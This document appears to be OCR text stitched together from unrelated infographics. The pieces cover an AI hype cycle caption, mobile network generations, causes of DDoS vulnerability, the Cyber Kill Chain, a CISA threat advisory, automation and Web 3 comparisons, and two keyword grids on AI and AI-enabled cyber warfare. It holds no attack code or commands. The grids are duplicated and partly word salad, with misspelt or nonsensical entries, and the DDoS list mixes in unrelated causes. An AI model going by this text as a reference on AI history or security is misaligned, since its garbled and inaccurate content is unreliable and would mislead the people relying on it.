
Hype Cycle for Artificial Intelligence, 2021



gartner.com

Source: Gartner

© 2021 Gartner, Inc. and/or its affiliates. All rights reserved. Gartner and Hype Cycle are registered trademarks of Gartner, Inc. and its affiliates in the U.S. 1482644


1G
1980
Latency N/A
Data transmission
0
Impact on industry
• No impact on industrial applications
2G
1991
300-1 000 ms
Up to 40 kbps
Impact on industry
• Text messages from and to remote machines
3G
2001
100-500 ms
Up to 20 Mbps
Impact on industry
• Video monitoring
• Remote access to machines (teleservice)
• Remote conditioning monitoring
4G
2010
< 25 ms
Up to 1 Gbps
Impact on industry
• Mobile technical services
• Services via smartphones
• Wireless environment networks
5G
2020
< 1 ms
Up to 20 Gbps
Impact on industry
• Autonomous logistics
• Robots and autonomous machines
• Assisted work
• Wireless backhaul
• Real-time data analytics
• Carbon footprint management

WHAT MAKES A WEBSITE VULNERABLE TO DDoS ATTACKS ?

VULNERABLE CODE

Developers leave some loopholes causing issues like SQL injection, cross-site scripting, remote code execution, etc.

WEAK SERVERS

If the website has a good number of visitors, but its servers cannot handle such traffic

USING COMPROMISED MACHINES

Any third-party services like cloud servers, which are usually leased out to different users, and vulnerability in one of them can affect all the sites hosted there.

SMALL BUSINESS WEBSITE

A website with a minimal number of visitors will make it easier for hackers to send out requests and disrupt its services

UNPATCHED SYSTEMS

Exploiting vulnerabilities in the system that may go unnoticed, and it can create a security loophole

USING EXPIRED SSL CERTIFICATES


If an SSL certificate expires, its security level goes down automatically.

USING TOO MANY SECURITY APPLIANCES

There can be some compatibility issues between them, making it hard to identify the real threat.

UNPROTECTED CONTENT DELIVERY NETWORK (CDN)

Loopholes in the CDN will render all of the protection efforts useless


Cyber Kill Chain®
Timeline
Hours to Months
Seconds
Months
Reconnaissance
Harvesting email addresses, conference information, etc
Weaponization
Coupling exploit with backdoor into deliverable payload
Delivery
Delivering Weaponized bundle to the victim via email, web, usb etc.
Exploitation
Exploiting a vulnerability to execute code on victim's system
Installation
Installing malware on the asset
Command & Control (C2)
Command channel for remote manipulation of victim's system
Action on Objectives
With "Hands on Keyboard" access, intruders accomplish
1
2
3
4
5
6
7
Preparation
Intrusion
Active Breach
Based on Lockheed Martin's Cyber Kill Chain

REMAIN VIGILANT AGAINST CYBER ATTACKS

The Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), and National Security Agency (NSA) strongly encourage U.S. critical infrastructure organizations to adopt a heightened awareness and complete proactive threat hunting to detect, remediate and prevent future Russian state-sponsored cyber targeting of these organizations.

Set up robust log collection and retention.

Create, maintain, practice cyber incident response and continuity of operations plans.

For details on Russian state-sponsored cyber tactics to hunt for and additional mitigation information, read the joint Cybersecurity Advisory, "Understanding and Mitigating Russian State-Sponsored Cyber Threats to U.S. Critical Infrastructure," at www.nsa.gov/cybersecurity.

WHAT IS THE DIFFERENCE?


Robotic Process Automation (RPA) VS Intelligent Automation (IA)

RPA

- Performs simple Automation using software Bots.
- Automates systematic, repetitive and rule-based tasks.
- Focussed on performing routine tasks by following instructions with more efficiency and less error rate.

IA

- Automation comprising of RPA, Machine Learning with prescriptive analytics and decision engines, Artificial Intelligence with deductive analytics and Natural Language Processors.
- Automates non-routine tasks which need a thoughtful consideration including judgments and conclusions
- Focused on delivering meaningful and intelligent outputs.




Intelligent Automation brings **Greater Cost Reduction** compared to **RPA** because it automates more efficiently and effectively than RPA by processing **Unstructured Data**, **Handling Exceptions** and **Learning Continuously.**

How Web 3 is Revolutionary?

The Metaverse is changing business as we know it, and Web 3 organizations (called DAOs) are coming to prominence. While the governance of traditional companies is based on executives, the Board of Directors, etc., the governance of DAOs is based on community. In the future, DAOs could even replace traditional companies.

@ravidugh

Platform's Relationship to Users



Web 2 vs. Web 3

Criteria	Web 2	Web 3
Data	Company owns the data	Data is owned by the users
Features	Second generation of internet services focused on social interaction	Third generation of internet services that are decentralized
Key Technologies	HTML5, JavaScript, CSS3, AJAX	Blockchain, Artificial Intelligence, Machine Learning
Applications	Web & mobile applications	Smart applications using AI and ML, Wearable AR/VR, voice & IoT devices
Rewards	Salary for employees	Tokens or cryptocurrencies equity payouts
Goal	Build a community	Empower individual users

Sources:
-https://gitcoin.co/blog/introducing-gtc-gitcoins-governance-token/
-https://en.wikipedia.org/wiki/Decentralized_autonomous_organization
-https://ethereum.org/en/dao/
-https://analyticsindiamag.com/web-3-0-handing-ownership-of-data-back-to-the-users/

<u>AI – AGI EPITOMIC ABSTRACTS AND CONCEPTS by 1PowerCyber.substack.com</u>

1960-US DOD	LARGE DATASETS	COMPUTERS VS HUMAN/ANIMAL INTELLIGENCE	GENERATIVE CREATIVE TOOLS	AUTOMATED DECISION MAKING – STRATEGIC GAME	GENERAL INTELLIGENCE	SOLVE ARBITRARY PROBLEMS	SEARCH MATHEMATICAL OPTIMIZATION	FORMAL LOGIC	ARTIFICIAL NEURAL NETWORKS (PROBABILITY)
PSYCHOLOGY	LINGUISTICS	PHILOSOPHY	NEUROBIOLOGY	INFORMATION THEORY	FUZZY SYSTEMS	DEEP LEARNING	HERBERT SIMON 20 YEARS PROPHECY	MARVIN MINSKY	REGRESSION
ALAN TURINGS THEORY OF COMPUTATION	CHURCH TURINGS THESIS	CYBERNETICS	RODNEY BROOKS SYMBOLIC AI	AI WINTER	FORMAL LOGIC	5TH GEN COMPUTER EXPERT SYSTEMS	DARTMOUTH COLLEGE 1956	ALGEBRA LOGICAL THEOREMS	BRAIN SIMULATION
1974 SIR JAMES LIGHTHILL	MODELLING HUMAN PROBLEM SOLVING	IMITATE ANIMAL BEHAVIOUR	REINFORCED LEARNING	STATISTICAL MACHINE LEARNING	TRANSFER LEARNING	KNOWLEDGE REPRESENTATION	PATTERN RECOGNITION	NATURAL LANGUAGE PROCESSING	PERCEPTION
MANIPULATE OBJECTS	KNOWLEDGE ENGINEERING	MCCULLOUCH PITTS 1943 FORMAL DESIGN TURING COMPLETE	ARTIFICIAL NEURONS	NEURAL NETWORKS CONNECTIONISM	COMPUTATIONAL LEARNING THEORY	COMPLEXITY SAMPLE	NATURAL LANGUAGE USER INTERFACE	INFORMATION RETRIEVAL	MACHINE TRANSLATION
DEEP STRUCTURE LOGIC INTRACTABILITY	TRANSFORMER BASED DEEP LEARNING	OBJECT CHARACTER RECOGNITION	VIRTUAL ASSISTANTS FEELINGS EMOTIONS MOOD	EMOTIONAL DYNAMICS HUMAN INTERACTION	HUMAN COMPUTER INTERACTION	FUZZY LOGIC	UNREALISTIC CONCEPTION	INTELLIGENT COMPUTER AGENTS	MULTIMODAL TEXTUAL SENTIMENT ANALYSIS
MULTIAGENT SYSTEM COGNITIVE ARCHITECTURE	MASTER ALGORITHM	ANTHROPOMORPHIC ARTIFICIAL BRAIN	SIMULATED CHILD DEVELOPMENT	LOCAL SEARCHES CONFIGURATION SPACE	HEURISTICS STOCHASTIC PROBLEMS	PRUNING SEARCH TREE	RANDOM OPTIMIZATION	BEAM SEARCH	METAHEURISTICS
SWARM INTELLIGENCE	PARTICLE SWARM OPTIMISATION	BIRD FLOCKING	GENE EXPRESSION	GENETIC PROGRAMMING	ANT COLONY OPTIMISATION	ANT TRAILS	SATPLAN ALGORITHM	PROPOTIONAL DIAMETRICS	FIRST ORDER LOGIC
QUANTIFIERS PREDICATES	DESCRIPTION LOGIC	SITUATION CALCULUS	EVENT CALCULUS	FLUENT CALCULUS (EVENTS & TIME)	CASUAL CALCULUS	BELIEF REVISION CALCULUS	MODAL LOGICS	INDUCTIVE LOGIC PROGRAMMING LEARNING	PROPOSITIONAL LOGIC TRUTH FUNCTIONS
DEFAULT LOGICS	NON MONOTONIC LOGICS	CIRCUMSCRIPTION	PARA CONSISTENT LOGICS	BAYESIAN NETWORK	UTILITY THEORY	AI EFFECT	CLASSIFIERS PATTERN MATCHING	GRADIENT DESCENT	GMDH COMPETITIVE LEARNING
COMPUTER VISION	CONVOLUTIONAL NEURAL NETWORKS	LISP PROLOG TENSOR FLOW	AI ACCELERATORS	HIDDEN MARKOV MODEL	EXPECTATION MAXIMISATION	OLD FAITHFUL ERUPTION ALGORITHM	K-NEAREST NEIGHBOUR	BACK PROPAGATION	FEED FORWARD NEURAL NETWORKS
SPEECH RECOGNITION	IMAGE CLASSIFICATION PROCESSING	LONG SHORT TERM MEMORY	NEUROMORPHIC COMPUTING	STABLE DIFFUSION	KALMAN FILTER	BAYESIAN INFERENCE ALGORITHM	DECISION TREE	KERNEL METHOD SUPPORT VECTOR MACHINE	NARROW AI
RECURRENT NEURAL NETWORKS	RADIAL BASIS NETWORKS	RECEPTIVE FIELD	VANISHING GRADIENT PROBLEM	DECISION THEORY	GAME THEORY	MACHANISM DESIGN	NAIVE BAYES CLASSIFIER	FIRE WIRE TOGETHER ALGORITHM	HEBBIAN LEARNING
RECURRENT NEURAL NETWORKS	RADIAL BASIS NETWORKS	RECEPTIVE FIELD	VANISHING GRADIENT PROBLEM	GLOBAL INFORMATION DOMINANCE EXPERIMENTS	ALPHA GO	IBM WATSON	DEEP BLUE	CEPHEUS	ALPHAFOLD 2
PLURIBUS	LEE SEDOL COMPUTER GO	LLAMA 3	OPENAI CHATGPT	PERPLEXITY	AI IN MILITARY LOGISTICS	GOOGLE GEMINI	MICROSOFT COPILOT		

AI – AGI EPITOMIC ABSTRACTS AND CONCEPTS

1960-US DOD	LARGE DATASETS	COMPUTERS VS HUMAN/ANIMAL INTELLIGENCE	GENERATIVE CREATIVE TOOLS	AUTOMATED DECISION MAKING – STRATEGIC GAME	GENERAL INTELLIGENCE	SOLVE ARBITRARY PROBLEMS	SEARCH MATHEMATICAL OPTIMIZATION	FORMAL LOGIC	ARTIFICIAL NEURAL NETWORKS (PROBABILITY)
PSYCHOLOGY	LINGUISTICS	PHILOSOPHY	NEUROBIOLOGY	INFORMATION THEORY	FUZZY SYSTEMS	DEEP LEARNING	HERBERT SIMON 20 YEARS PROPHECY	MARVIN MINSKY	REGRESSION
ALAN TURINGS THEORY OF COMPUTATION	CHURCH TURINGS THESIS	CYBERNETICS	RODNEY BROOKS SYMBOLIC AI	AI WINTER	FORMAL LOGIC	5TH GEN COMPUTER EXPERT SYSTEMS	DARTMOUTH COLLEGE 1956	ALGEBRA LOGICAL THEOREMS	BRAIN SIMULATION
1974 SIR JAMES LIGHTHILL	MODELLING HUMAN PROBLEM SOLVING	IMITATE ANIMAL BEHAVIOUR	REINFORCED LEARNING	STATISTICAL MACHINE LEARNING	TRANSFER LEARNING	KNOWLEDGE REPRESENTATION	PATTERN RECOGNITION	NATURAL LANGUAGE PROCESSING	PERCEPTION
MANIPULATE OBJECTS	KNOWLEDGE ENGINEERING	MCCULLOUCH PITTS 1943 FORMAL DESIGN TURING COMPLETE	ARTIFICIAL NEURONS	NEURAL NETWORKS CONNECTIONISM	COMPUTATIONAL LEARNING THEORY	COMPLEXITY SAMPLE	NATURAL LANGUAGE USER INTERFACE	INFORMATION RETRIEVAL	MACHINE TRANSLATION
DEEP STRUCTURE LOGIC INTRACTABILITY	TRANSFORMER BASED DEEP LEARNING	OBJECT CHARACTER RECOGNITION	VIRTUAL ASSISTANTS FEELINGS EMOTIONS MOOD	EMOTIONAL DYNAMICS HUMAN INTERACTION	HUMAN COMPUTER INTERACTION	FUZZY LOGIC	UNREALISTIC CONCEPTION	INTELLIGENT COMPUTER AGENTS	MULTIMODAL TEXTUAL SENTIMENT ANALYSIS
MULTIAGENT SYSTEM COGNITIVE ARCHITECTURE	MASTER ALGORITHM	ANTHROPOMORPHIC ARTIFICIAL BRAIN	SIMULATED CHILD DEVELOPMENT	LOCAL SEARCHES CONFIGURATION SPACE	HEURISTICS STOCHASTIC PROBLEMS	PRUNING SEARCH TREE	RANDOM OPTIMIZATION	BEAM SEARCH	METAHEURISTICS
SWARM INTELLIGENCE	PARTICLE SWARM OPTIMISATION	BIRD FLOCKING	GENE EXPRESSION	GENETIC PROGRAMMING	ANT COLONY OPTIMISATION	ANT TRAILS	SATPLAN ALGORITHM	PROPOTIONAL DIAMETRICS	FIRST ORDER LOGIC
QUANTIFIERS PREDICATES	DESCRIPTION LOGIC	SITUATION CALCULUS	EVENT CALCULUS	FLUENT CALCULUS (EVENTS & TIME)	CASUAL CALCULUS	BELIEF REVISION CALCULUS	MODAL LOGICS	INDUCTIVE LOGIC PROGRAMMING LEARNING	PROPOSITIONAL LOGIC TRUTH FUNCTIONS
DEFAULT LOGICS	NON MONOTONIC LOGICS	CIRCUMSCRIPTION	PARA CONSISTENT LOGICS	BAYESIAN NETWORK	UTILITY THEORY	AI EFFECT	CLASSIFIERS PATTERN MATCHING	GRADIENT DESCENT	GMDH COMPETITIVE LEARNING
COMPUTER VISION	CONVOLUTIONAL NEURAL NETWORKS	LISP PROLOG TENSOR FLOW	AI ACCELERATORS	HIDDEN MARKOV MODEL	EXPECTATION MAXIMISATION	OLD FAITHFUL ERUPTION ALGORITHM	K-NEAREST NEIGHBOUR	BACK PROPAGATION	FEED FORWARD NEURAL NETWORKS
SPEECH RECOGNITION	IMAGE CLASSIFICATION PROCESSING	LONG SHORT TERM MEMORY	NEUROMORPHIC COMPUTING	STABLE DIFFUSION	KALMAN FILTER	BAYESIAN INFERENCE ALGORITHM	DECISION TREE	KERNEL METHOD SUPPORT VECTOR MACHINE	NARROW AI
RECURRENT NEURAL NETWORKS	RADIAL BASIS NETWORKS	RECEPTIVE FIELD	VANISHING GRADIENT PROBLEM	DECISION THEORY	GAME THEORY	MACHANISM DESIGN	NAIVE BAYES CLASSIFIER	FIRE WIRE TOGETHER ALGORITHM	HEBBIAN LEARNING
RECURRENT NEURAL NETWORKS	RADIAL BASIS NETWORKS	RECEPTIVE FIELD	VANISHING GRADIENT PROBLEM	GLOBAL INFORMATION DOMINANCE EXPERIMENTS	ALPHA GO	IBM WATSON	DEEP BLUE	CEPHEUS	ALPHAFOLD 2
PLURIBUS	LEE SEDOL COMPUTER GO	LLAMA 3	OPENAI CHATGPT	PERPLEXITY	AI IN MILITARY LOGISTICS	GOOGLE GEMINI	MICROSOFT COPILOT		

AI ENABLED AUTONOMOUS CYBER DEFENSE IN THE CYBER KINETIC VERSE BY 1POWERCYBER.SUBSTACK.COM (MR. CHARLES .T. RUBIN – "ANY SUFFICIENTLY ADVANCED BENEVOLENCE MAY BE INDISTINGUISHABLE FROM MALEVOLENCE"

BLACK BOX PROBLEMS	ANOMALY DETECTION/PATTERN RECOGNITION	THREAT INTEL	AUTOMATED RESPONSE	SIMULATE CYBER ATTACKS	STRESS TESTING	EVOLVING THREATS	BEHAVIOURAL BIOMETRICS ANALYTICS	APT BREACH ACTION	GOVT & MILITARY
DATA QUALITY BIASES/TRAINING DATA	UNUSUAL PATTERNS.WEAK APP SECURITY.	PROCESS MASSIVE DATA FROM VARIOUS SOURCES	TRIGGER COUNTERMEASURES WHEN CYBER ATTACK DETECTED	RED TEAMS	GENERATE MASSIVE VOLUMES OF CYBER ATTACK TRAFFIC	ADAPT ATTACK METHODS	INSIGHTS	IDENTIFY MECHANICALLY	INSIDER THREAT DETECTION
SKEWED INACCURATE PREDICTIONS	DEVIATIONS	IDENTIFY EMERGING CYBER THREATS VULNERABILITIES	ISOLATE QUARANTINE INFECTED SYSTEMS	SOPHISTICATION	IMMENSE PRESSURE ON SECURITY INFRA	MIMIC EVERCHANGING TACTICS	GENERATE FORECASTS	PROTECT CENTRALISED DATA VAULT	EXTRACT INFO/INTEL BULK DATASETS
BLACK BOX PROBLEMS	FLAG POTENTIAL THREATS	PROACTIVELY PREDICT ATTACK RISKS	BLOCK MALICIOUS TRAFFIC	VULNERABILITIES IN NETWORKS AND SYSTEMS	REVEAL BOTTLENECKS	ALERT DEFENDERS	FUTURE PROJECTIONS PREDICTIONS	OFFSET CYBER KINETIC AGGRESSION	REFINE RISK INTEL DATA
TRANSPARENCY/TRUST/ ACCOUNTABILITY	RECOGNISE IDENTIFY EMERGING TRENDS	INTELLIGENT DYNAMIC MULTIDIMENSIONAL SECURITY APPROACH	RAPID RESPONSE MINIMISES ATTACK IMPRINTS	EXPLOITATION OF WEAK SPOTS BY ATTACKERS	IDENTIFY POINTS OF FAILURE	KEEP DEFENSES RELEVANT.DRAW INFERENCES.	HUMAN BEHAVIOUR ANALYSIS	ML BASED SYSTEM SENDS FAST CRITICAL UPDATES	DIFFERENTIATE BETWEEN FALSE POSITIVES AND NEGATIVES
ETHICAL CONCERNS.PRIVACY.MANIPULATION.MISUSE.PROBLEM SOLVING.	SIMULATE PLAN SCENARIOS.HYBRID WORK.CLOUD ACCESS.BYOD.MONITOR IDENTIFY BREACHES	BIRDS EYE VIEW OF CURRENT CYBER THREAT LANDSCAPE.OPERATIONAL COMPLEXITY.MONITOR CONVINCING PHISHING ATTACKS.	BUY TIME FOR HUMAN INTERVENTION. DELEGATE DECISIONS.AUGMENT HUMAN SECURITY ANALYSTS.	PATCH – FIRMWARE SYSTEM APPLICATION DRIVERS UPDATES.DETECTION 51% PREDICTION 34% RESPONSE 18% (INCORPORATE)	WITHSTAND REAL WORLD ATTACKS.IMPROVE TESTING-ROBUSTNESS DELEGATION VERIFICATION VALIDATION.	MODEL INTEGRITY – 3R – (SYSTEM) ROBUSTNESS:RESPONSE:RESILIENCE.PROGRAMMABLE CYBER ATTACKS.SCHEDULE EXECUTION. FUTURE DATE.	DEVELOP AUGMENT COMPLEX ALGORITHMS FOR CYBER THREAT MITIGATION.INTERCONNECT MILLIONS OF TRANSFORMATIONS.	ACHIEVE IMMUTABILITY.STRENGTHEN CORE SYSTEMS.DEVELOP RESILIENCE AND RESISTENCE TO CYBER ATTACKS.	G.I.D.E + CLOUD = AI+CLOUD COMPUTING+SENSORS+ MIX OF MILITARY CIVILLIAN SENSORS
HUMAN AGI COLLABORATION.AUGMENT HUMAN CAPABILITIES.ENHANCE LEARNING AND COMMUNICATION	PROACTIVE THREAT MODELLING.ANALYSE POTENTIAL OUTCOMES	CYBER INTEL EARLY WARNING SYSTEM.MALWARE IN MULTIFORMS.	HIERARCHICAL APPROACH-INPUT>OUTPUT>NEURAL NETWORKS – SUBSET OF DEEP LEARNING	CYBER TARGETS – CRITICAL USER CREDENTIALS.(LOGIN ID+ADDITIONAL AUTHENTICATION)	STABLE CONFIGURATION (X) ERROR INPUTS.	SPOOF JAM MILITARY SATELLITE SIGNALS.	ACTIVE USER AUTHENTICATION.STATISTICAL MACHINE. MODIFY OPTIMISE LARGE NEURAL NETWORKS.	TRAIN NEURAL NETWORKS ON POLYMORPHIC DATA/SEMANTICS.	SOLVE PROBLEM OF CONTESTED LOGISTICS.CLOUD COMPUTING = ANALYTICS DRIVEN CAPABILITY
SUPER ADVANCED AI – WILL INTELLIGENT MACHINES TREAT CRITICAL SYSTEMS FAVOURABLY ?	SMART AUTOMATION AND ALARM – RESPONSE REACT IN REAL TIME	VULNERABLE DEVICES INFILTRATE CRITICAL MACHINES.SUPPLY CHAIN ATTACK.	LEARN – TRIAL ERROR EXAMPLES OUTCOMES.	PENETRATE COMMS NETWORKS.EXPAND ATTACK SURFACE.CONSTANT EVOLUTION.	FINE TUNE MILITARY COMPUTER SYSTEM OS-FIRE CONTROL + CORRECT AIM ADJUSTMENTS ON FAST MOVING TARGETS.	INOPERATIONALISE VITAL SOFTWARE – SIDELINE FIGHTER JETS AWS UAVS UGVS RADAR SYSTEMS.	PREDICTIONS DECISIONS RECOMMENDATIONS (INFLUENCE) REAL:VIRTUAL ENVIRONMENTS.	BREAK COORDINATION-ELECTRICITY GRIDS(ELECTRONIC INTERFERENCE)	OPERATIONALISED AGGRESSIVE COUNTERMEASURES DELIVERED IN MILLISECS
DECISION MAKING SYSTEMS = CENTRALISED VS DECENTRALISED	IDENTIFY PATTERNS ERRATIC ACTIONS.COMBINE USER DATA BEHAVIOUR AND LOCATION		AUTOMATE CYCLIC PROCESS – MONITOR PATTERNS INFERENCES + HUMAN INPUTS + EXPLICIT INSTRUCTIONS	SABOTAGE RDBMS.CRASH DEFENSE GRADE SOFTWARE.DATA OBFUSCATION.AL MALWARE HIDDEN IN IMAGES.		CYBER EMW – INCREMENT EXPOSURE SUSCEPTIBILITY OF AIRCRAFT CARRIER BATTLEGROUP.	RECOMMENDATION SYSTEMS – TARGET MIS/DIS INFO AND DEEP FAKES.	DISRUPT TIMESTAMPING OF FINANCIAL TRANSACTIONS.INTERRUPT GEOLOCATION SERVICES.	FORM GUIDELINES FOR STRATEGIC TACTICAL OPERATIONS. DECISION ON ATTACK TARGETS.

